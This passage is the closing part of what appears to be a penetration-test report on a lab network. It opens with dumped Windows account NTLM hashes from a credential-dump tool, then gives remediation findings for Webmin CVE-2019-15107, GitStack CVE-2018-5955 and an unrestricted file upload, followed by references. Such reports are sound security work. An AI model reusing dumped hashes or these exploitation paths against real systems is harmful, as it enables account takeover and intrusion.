Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2 :::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f :::
[*] Cleaning up ...
```



## V. CONCLUSIÓN

- Thomas's prod-serv public server needs to update the Webmin httpd – MiniServ service that runs on port 1000 CVE-2019-15107 vulnerability allows the old parameter in password\_change.cgi to be susceptible to remote command injection.
- The Thomas PC development server filter should be corrected because it allows the upload of any type of file, in this case it was possible to upload and execute the exploit for remote code execution.
- Django's web framework reveals files containing the path to the build server on Thomas's personal computer that needs to be patched.
- GitStack server vulnerability CVE-2018-5955 allows an unauthenticated attacker to add a user to the server via the username and password fields to rest/user/URI. The service must be updated and if it is not effective, it must be changed.
- The entire system, with the exception of Thomas's computer, must follow a policy that follows the principle of least privilege to avoid total control over the system quickly, in addition, the use of tools that serve to continue pivoting on the network is prevented.

## VI. REFERENCES

- [CVE-2018-5955 - An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filter - CVE-Search \(circl.lu\)](#)
- [CVE-2018-5955 : An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unau \(cvedetails.com\)](#)
- [CVE-2019-15107 : An issue was discovered in Webmin <=1.920. The parameter old in password\\_change.cgi contains a command injection vuln \(cvedetails.com\)](#)
- [Common Vulnerability Scoring System Version 3.1 Calculator \(first.org\)](#)
- [GitStack 2.3.10 - Remote Code Execution - PHP webapps Exploit \(exploit-db.com\)](#)
- [Webmin](#)
- [Unrestricted File Upload | OWASP Foundation](#)
- [Principle of least privilege - Wikipedia](#)

